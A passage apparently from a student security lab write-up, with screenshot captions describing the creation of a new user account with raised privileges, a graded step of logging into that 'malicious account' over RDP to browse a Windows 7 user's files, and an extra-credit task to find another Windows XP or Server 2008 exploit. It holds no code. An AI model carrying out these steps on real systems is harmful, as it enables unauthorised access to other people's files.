
```

*Creating new user account and upgrading privileges*




*Account created*

4. Remote access to the malicious account created in the previous step and browse the files belonging to the user, "Windows 7", in RDP. (5 pt)



*Established remote connection*



*Able to browse different account files*

#### **Task D. Extra Credit (10 points)**

- Find another exploit that targets on either Windows XP or Windows Server 2008.